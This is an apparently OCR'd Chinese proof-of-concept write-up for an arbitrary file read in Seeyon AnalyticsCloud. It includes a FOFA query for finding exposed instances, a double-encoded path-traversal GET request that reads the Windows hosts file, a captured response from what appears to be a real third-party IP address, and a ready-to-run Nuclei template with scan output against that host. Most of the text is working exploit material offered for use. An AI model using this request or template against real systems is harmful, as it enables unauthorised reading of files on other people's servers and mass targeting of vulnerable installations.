
致远AnalyticsCloud分析云存在a任意文件读取漏洞

fofa

```
title="AnalyticsCloud 分析云"
```



```
GET /.%252e/.%252e/.%252e/.%252e/.%252e/.%252e/.%252e/.%252e/.%252e/.%252e/.%252e/.%252e/.%252e/.%252e/.%252e/.%252e/.%252e/.%252e/.%252e/.%252e/c://windows/system32/drivers/etc/hosts HTTP/1.1
Host ?: [redacted]
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
```

```
HTTP/1.1 200 OK
Content-Type: text/plain
Expires: Sun, 21 Dec 2025 17:00
Server: Microsoft-HTTPAPI/2.0
Date: Sat, 21 Dec 2024 09:00:52 GMT
Connection: close
Content-Length: 911

# Copyright (c) 1993-2009 Microsoft Corp.
#
# This is a sample HOSTS file used by Microsoft TCP/IP for Windows.
#
# This file contains the mappings of IP addresses to host names. Each
# entry should be kept on an individual line. The IP address should
# be placed in the first column followed by the corresponding host name.
# The IP address and the host name should be separated by at least one
# space.
#
# Additionally, comments (such as these) may be
```

远端地址:222.71.246.3:8008; 响应时间:46ms; 总耗时:78ms; URL:http://222.71.246.3:8008/.%252...

POC


```
GET /.%252e/.%252e/.%252e/.%252e/.%252e/.%252e/.%252e/.%252e/.%252e/.%252e/.%252e/.%252e/.%252e/.%252e/.%252e/.%252e/.%252e/.%252e/.%252e/.%252e/c://windows/system32/drivers/etc/hosts HTTP/1.1
Host:
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
```

内容

```
id: template-id
info:
  name: Template Name
  author: dell
  severity: info
  description: description
  reference:
    - https://
  tags: tags
http:
  - raw:
      - |+
        GET /.%252e/.%252e/.%252e/.%252e/.%252e/.%252e/.%252e/.%252e/.%252e/.%252e/.%252e/.%252e/.%252e/.%252e/.%252e/.%252e/.%252e/.%252e/.%252e/c://windows/system32/drivers/etc/hosts HTTP/1.1
        Host: {{Hostname}}
        User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:133.0) Gecko/20100101 Firefox/133.0
        Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
        Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
        Accept-Encoding: gzip, deflate, br
        Connection: close
        Upgrade-Insecure-Requests: 1
        Priority: u=0, i

    matchers-condition: and
    matchers:
      - type: word
        part: body
        words:
          - 192.168.28.6     order.bio-techne.cn
      - type: word
        part: header
        words:
          - 200 OK

```



```
               projectdiscovery.io

WRN] Found 32 template[s] loaded with deprecated paths, update before v3 for continued suppo
INF] Current nuclei version: v3.0.3 (outdated)
INF] Current nuclei-templates version: v10.1.0 (latest)
INF] New templates added in latest release: 114
INF] Templates loaded for current scan: 1
WRN] Executing 1 unsigned templates. Use with caution.
INF] Targets loaded for current scan: 1
template-id] [http] [info] http://222.71.246.3:8008/.%252e/.%252e/.%252e/.%252e/.%252e/.%252
e/.%252e/.%252e/.%252e/.%252e/.%252e/.%252e/.%252e/.%252e/.%252e/.%252e/c://windows/system32
```